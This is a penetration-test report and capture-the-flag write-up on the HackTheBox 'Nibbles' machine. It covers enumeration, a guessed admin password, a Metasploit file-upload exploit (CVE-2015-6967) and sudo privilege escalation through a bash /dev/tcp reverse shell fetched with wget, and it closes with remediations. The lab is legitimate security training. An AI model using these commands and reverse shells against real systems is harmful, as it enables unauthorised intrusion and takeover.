

TOLGA ÜNER

**Penetration Test Report of
HacktheBox Machine Nibbles**

February 15, 2023

Table of Contents

Scope3

 Scope Detail3

Findings3

Severity of Findings3

Walkthrough of the Findings4

Remediations.....16

References.....17

Scope

Scope of this assessment was one IP Address and the website.

Scope Detail

IP Address - URL	Description
10.129.96.84 - http://10.129.96.84/	IP Address of the machine – Web Page

Findings

In my assessment I was able to find couple of vulnerabilities that gives the attacker the root access of the machine. The first finding is that /nibbleblog page was commented in source code of the web page. Important information should not be in the comment. This could lead to an information leak. The other Finding is in /nibbleblog/ web page. In nibbleblog I scanned the website with tools like nikto, dirb, gobuster. I found directories about the web page which includes information like username and version number of nibbleblog. If you have important information in the directories these directories should be forbidden to the guest user. The other finding, I was able find was that nibbleblog uses version 4.0.3 which has a big flaw that allows an authenticated remote attacker to execute PHP code.

Severity of the Findings

Finding Number	Severity	Description
1.	Info	Vulnerable Web Page was Found Commented in the Source Code
2.	Low	Directory Listing
3.	High	Nibbleblog 4.0.3 - Arbitrary File Upload

Walkthrough of the Findings

Finding 1: Vulnerable Web Page was Found Commented in the Source Code

After scanning the Ip address with Nmap. I saw the 80 port was open.


Command: nmap 10.129.96.84

```
(root@host)-[/home/tlg/Desktop/test/nibbles]
# nmap 10.129.96.84
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-16 12:29 +03
Nmap scan report for 10.129.96.84
Host is up (0.068s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http


Nmap done: 1 IP address (1 host up) scanned in 1.47 seconds
```

result of the nmap scan.

I looked at the web address and it was only a simple html page but after looking at the source code I saw the /nibbleblog/ directory.



Web page




```
view-source:http://10.129.96.84/

1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

source code

Finding 2: Directory Listing



`http://10.129.96.84/nibbleblog/`

The web page doesn't have much functionality. After using the tool gobuster I found couple of directories.

Command: `gobuster dir -u http://10.129.96.84/nibbleblog/ -w /opt/SecLists-master/Discovery/Web-Content/big.txt`

```
(root@host)-[/home/tlg/Desktop/test/nibbles]
# gobuster dir -u http://10.129.96.84/nibbleblog/ -w /opt/SecLists-master/Discovery/Web-Content/big.txt

Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.96.84/nibbleblog/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /opt/SecLists-master/Discovery/Web-Content/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.4
[+] Timeout: 10s

2023/02/13 02:12:20 Starting gobuster in directory enumeration mode

./htaccess (Status: 403) [Size: 307]
./htpasswd (Status: 403) [Size: 307]
/README (Status: 200) [Size: 4628]
/admin (Status: 301) [Size: 323] [→ http://10.129.96.84/nibbleblog/admin/]
/content (Status: 301) [Size: 325] [→ http://10.129.96.84/nibbleblog/content/]
/languages (Status: 301) [Size: 327] [→ http://10.129.96.84/nibbleblog/languages/]
/plugins (Status: 301) [Size: 325] [→ http://10.129.96.84/nibbleblog/plugins/]
/themes (Status: 301) [Size: 324] [→ http://10.129.96.84/nibbleblog/themes/]
Progress: 20434 / 20477 (99.79%)

2023/02/13 02:15:59 Finished
```

Gobuster Scan Result

← → ↻ 🏠 10.129.96.84/nibbleblog/admin/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Index of /nibbleblog/admin

Name	Last modified	Size	Description
Parent Directory		-	
ajax/	2017-12-10 23:27	-	
boot/	2017-12-10 23:27	-	
controllers/	2017-12-10 23:27	-	
js/	2017-12-10 23:27	-	
kernel/	2017-12-10 23:27	-	
templates/	2017-12-10 23:27	-	
views/	2017-12-10 23:27	-	

Apache/2.4.18 (Ubuntu) Server at 10.129.96.84 Port 80

http://10.129.96.84/nibbleblog/admin/

I found the username in http://10.129.96.84/nibbleblog/content/private/users.xml

← → ↻ 🏠 10.129.96.84/nibbleblog/content/private/users.xml Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

This XML file does not appear to have any style information associated with it. The document tree is shown


```

- <users>
- <user username="admin">
  <id type="integer">0</id>
  <session_fail_count type="integer">9</session_fail_count>
  <session_date type="integer">1676240228</session_date>
</user>
- <blacklist type="string" ip="10.10.10.1">
  <date type="integer">1512964659</date>
  <fail_count type="integer">1</fail_count>
</blacklist>
- <blacklist type="string" ip="10.10.14.91">
  <date type="integer">1676243463</date>
  <fail_count type="integer">4</fail_count>
</blacklist>
</users>

```

http://10.129.96.84/nibbleblog/content/private/users.xml


While searching for information I looked at the GitHub page for nibbleblog.



The screenshot shows the GitHub repository page for `nibbleblog` by user `dignajar`. The repository has 396529e on Feb 24, 2019, and 684 commits. The file list includes:

File	Commit Message	Time Ago
admin	fixes for php7	6 years ago
languages	Update tr_TR.bit	6 years ago
plugins	Merge pull request #107 from auralius/patch-1	6 years ago
themes	Update main.css	5 years ago
.gitignore	fixes for php7	6 years ago
COPYRIGHT.txt	new year	8 years ago
LICENSE.txt	v3.7 final	10 years ago
README.md	Update README.md	4 years ago
admin.php	Update admin.php	8 years ago
bludit.php	French fixes	10 years ago
feed.php	Languages updated	9 years ago
index.php	new theme and features	10 years ago
install.php	Update install.php	7 years ago
sitemap.php	Modified sitemap to show all the posts rather than a specific amount ...	9 years ago
update.php	Bug fixes	8 years ago

After checking the `feed.php` I found the title.





The screenshot shows the content of the `feed.php` file. The text reads:

This XML file does not appear to have any style information associated with it. The document tree is shown b

```
<?xml version="1.0" encoding="UTF-8" ?>
<feed>
  <title>Nibbles</title>
  <subtitle>Yum yum</subtitle>
  <link href="http://10.10.10.134/nibbleblog/feed.php" rel="self"/>
  <id>http://10.10.10.134/nibbleblog/feed.php</id>
  <updated>2023-02-12T03:18:37+00:00</updated>
</feed>
```


In the page admin.php I tried admin for username and nibbles for password and it worked.



Finding 3: Nibbleblog 4.0.3 - Arbitrary File Upload

In README directory I found that the nibbleblog version was 4.0.3 and this version has a vulnerability for File upload.

```
10.129.96.84/nibbleblog/README

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

===== Nibbleblog =====
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01

Site: http://www.nibbleblog.com
Blog: http://blog.nibbleblog.com
Help & Support: http://forum.nibbleblog.com
Documentation: http://docs.nibbleblog.com

===== Social =====
* Twitter: http://twitter.com/nibbleblog
* Facebook: http://www.facebook.com/nibbleblog
* Google+: http://google.com/+nibbleblog

===== System Requirements =====
* PHP v5.2 or higher
* PHP module - DOM
* PHP module - SimpleXML
* PHP module - GD
* Directory writable by Apache/PHP

Optionals requirements
* PHP module - Mcrypt

===== Installation guide =====
1- Download the last version from http://nibbleblog.com
2- Unzip the downloaded file
3- Upload all files to your hosting or local server via FTP, Shell, Cpanel, others.
```

In msfconsole I found the exploit. This exploit uploads a PHP file to 'My image' plugin that doesn't check the file that is being uploaded.

```
msf6 > search nibble

Matching Modules
=====
#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/multi/http/nibbleblog_file_upload 2015-09-01      excellent Yes     Nibbleblog File Upload Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/nibbleblog_file_upload
```

```
Description:
  Nibbleblog contains a flaw that allows an authenticated remote
  attacker to execute arbitrary PHP code. This module was tested on
  version 4.0.3.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2015-6967
  http://blog.curesec.com/article/blog/NibbleBlog-403-Code-Execution-47.html

View the full module info with the info -d command.
```

After confirming that this exploit for version 4.0.3 I configured the exploit.

Configured the PASSWORD.

set PASSWORD nibbles

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set PASSWORD nibbles  
PASSWORD ⇒ nibbles
```

Configured the target's IP.

set RHOSTS 10.129.96.84

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set RHOSTS 10.129.96.84  
RHOSTS ⇒ 10.129.96.84
```

Configured the target URI.

Set TARGETURI /nibbleblog/

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set TARGETURI /nibbleblog/  
TARGETURI ⇒ /nibbleblog/
```

Configured the username.

Set USERNAME admin

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set USERNAME admin  
USERNAME ⇒ admin
```

Configured our IP.

Set LHOST 10.10.14.9

```
msf6 exploit(multi/http/nibbleblog_file_upload) > set LHOST 10.10.14.9  
LHOST ⇒ 10.10.14.9
```

It should look like this.

```
msf6 exploit(multi/http/nibbleblog_file_upload) > show options
Module options (exploit/multi/http/nibbleblog_file_upload):


| Name      | Current Setting | Required | Description                                                                                  |
|-----------|-----------------|----------|----------------------------------------------------------------------------------------------|
| PASSWORD  | nibbles         | yes      | The password to authenticate with                                                            |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                               |
| RHOSTS    | 10.129.96.84    | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT     | 80              | yes      | The target port (TCP)                                                                        |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                   |
| TARGETURI | /nibbleblog/    | yes      | The base path to the web application                                                         |
| USERNAME  | admin           | yes      | The username to authenticate with                                                            |
| VHOST     |                 | no       | HTTP server virtual host                                                                     |


Payload options (php/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.10.14.9      | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name             |
|----|------------------|
| 0  | Nibbleblog 4.0.3 |


View the full module info with the info, or info -d command.
```

Run the exploit.

```
msf6 exploit(multi/http/nibbleblog_file_upload) >
msf6 exploit(multi/http/nibbleblog_file_upload) > run

[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Sending stage (39927 bytes) to 10.129.96.84
[*] Deleted image.php
[*] Meterpreter session 1 opened (10.10.14.9:4444 → 10.129.96.84:33776) at 2023-02-16 14:25:30 +0300

meterpreter > sysinfo
Computer      : Nibbles
OS           : Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64
Meterpreter  : php/linux
meterpreter > shell
Process 18384 created.
Channel 0 created.
whoami
nibbler
█
```

I had the meterpreter session.

The user flag was in the /home/nibbler.

```
meterpreter > ls
Listing: /home/nibbler

Mode                Size  Type    Last modified          Name
----                -
100600/rw-----    0     fil     2017-12-29 13:29:56 +0300 .bash_history
040775/rwxrwxr-x  4096   dir     2017-12-11 06:04:04 +0300 .nano
100400/r-----   1855   fil     2017-12-11 06:07:21 +0300 personal.zip
100400/r-----    33     fil     2023-02-13 08:27:37 +0300 user.txt

meterpreter > cat user.txt
4ca200103602a39e930846995b637fb0
meterpreter >
```

To get the root flag I had to escalate my privilege. I checked what can nibbler do.

Command: sudo -l

```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

```
cd /home/nibbler
ls
personal.zip
user.txt
```

I needed to unzip the personal file.

```
unzip personal.zip
Archive:  personal.zip
  creating: personal/
  creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
```

```
cd personal
ls
stuff
cd stuff
ls
monitor.sh
ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10 2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8 2015 monitor.sh
```

I removed the monitor.sh file then in my local I created a file called monitor.sh. Inside the file I created a reverse bash shell.

```
1 #!/bin/bash
2 bash -i >& /dev/tcp/10.10.14.9/1234 0>&1
3
```

After creating the file, I started a python server then I downloaded the file with wget inside the victim's machine.

```
(root@host)-[/home/tlg/Desktop/test/nibbles]
# python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
wget http://10.10.14.9:8000/monitor.sh
--2023-02-16 06:38:46-- http://10.10.14.9:8000/monitor.sh
Connecting to 10.10.14.9:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 55 [text/x-sh]
Saving to: 'monitor.sh'

0K 100% 44.5K=0.001s

2023-02-16 06:38:46 (44.5 KB/s) - 'monitor.sh' saved [55/55]
```

Made it executable.

```
cat monitor.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.9/1234 0>&1

ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Feb 16 06:40 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 ..
-rw-r--r-- 1 nibbler nibbler 54 Feb 16 06:39 monitor.sh
chmod +x monitor.sh

ls -la
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Feb 16 06:40 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 2017 ..
-rwxr-xr-x 1 nibbler nibbler 54 Feb 16 06:39 monitor.sh
```

Before stating the file, I created a listener on port 1234 with netcat.

Command: nc -lvnp 1234

```
(root@host)-[/home/tlg/Desktop/test/nibbles]  
# nc -lvnp 1234  
listening on [any] 1234 ...
```

I ran my code.

Command: sudo /home/nibbler/personal/stuff/monitor.sh

```
pwd  
/home/nibbler/personal/stuff  
  
sudo /home/nibbler/personal/stuff/monitor.sh  
█
```

```
(root@host)-[/home/tlg/Desktop/test/nibbles]  
# nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [10.10.14.9] from (UNKNOWN) [10.129.96.84] 49260  
bash: cannot set terminal process group (1362): Inappropriate ioctl for device  
bash: no job control in this shell  
root@Nibbles:/home/nibbler/personal/stuff#  
  
root@Nibbles:/home/nibbler/personal/stuff# whoami  
whoami  
root  
root@Nibbles:/home/nibbler/personal/stuff# █
```

Root flag was in the /root directory.

```
root@Nibbles:/home/nibbler/personal/stuff# cd /root  
cd /root  
root@Nibbles:~# ls  
ls  
root.txt  
root@Nibbles:~# cat root.txt  
cat root.txt  
d10140919520192ee6e4cf0a3aed7161  
root@Nibbles:~# █
```

Remediations

Finding 1: Vulnerable Web Page was Found Commented in the Source Code

- Remove any sensitive information about website.

Finding 2: Directory Listing

- Configure your web server to not show any important directory. You can restrict directory listing from the web server configuration.

Finding 3: Nibbleblog 4.0.3 - Arbitrary File Upload

In nibbleblog version 4.0.3 the 'My image' plugin doesn't check the file. Attacker can upload their own PHP code to gain code execution.

- Update your nibbleblog to latest version.

<https://www.nibbleblog.com/>

References

Finding 1: Vulnerable Web Page was Found Commented in the Source Code

<https://www.acunetix.com/blog/articles/source-code-disclosure-dangerous/>

<https://www.invicti.com/blog/web-security/information-disclosure-issues-attacks/>

<https://cwe.mitre.org/data/definitions/615.html>

Finding 2: Directory Listing

<https://cwe.mitre.org/data/definitions/548.html>

https://portswigger.net/kb/issues/00600100_directory-listing#:~:text=Remediation%3A%20Directory%20listing&text=This%20can%20normally%20be%20achieved,of%20returning%20a%20directory%20listing.

<https://www.invicti.com/learn/directory-listing/>

Finding 3: Nibbleblog 4.0.3 - Arbitrary File Upload

<https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html>

<https://www.exploit-db.com/exploits/38489>

<https://nvd.nist.gov/vuln/detail/CVE-2015-6967>

<https://www.nibbleblog.com/>

https://www.rapid7.com/db/modules/exploit/multi/http/nibbleblog_file_upload/